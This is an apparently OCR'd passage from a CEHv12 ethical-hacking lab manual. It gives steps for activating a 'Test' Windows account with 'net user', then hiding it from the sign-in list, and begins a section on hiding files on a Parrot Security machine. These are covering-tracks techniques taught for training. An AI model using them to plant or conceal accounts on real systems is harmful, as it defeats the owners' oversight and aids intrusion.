
12. To activate the **Test** account type **net user Test /active:yes** and press **Enter**.




13. Click on windows icon and click on user **Admin** to see the users list, you can see that the user **Test** is added to the list.




14. To hide the user account type **net user Test /active:no** and press **Enter**. The Test account is removed from the list.






15. Now, let us hide files in **Parrot Security Machine**, click **CEHv12 Parrot Security** to switch to **Parrot Security Machine**.

16. In **Parrot Security Machine** open a terminal window and type **cd Desktop** and press **Enter** to navigate to **Desktop**.

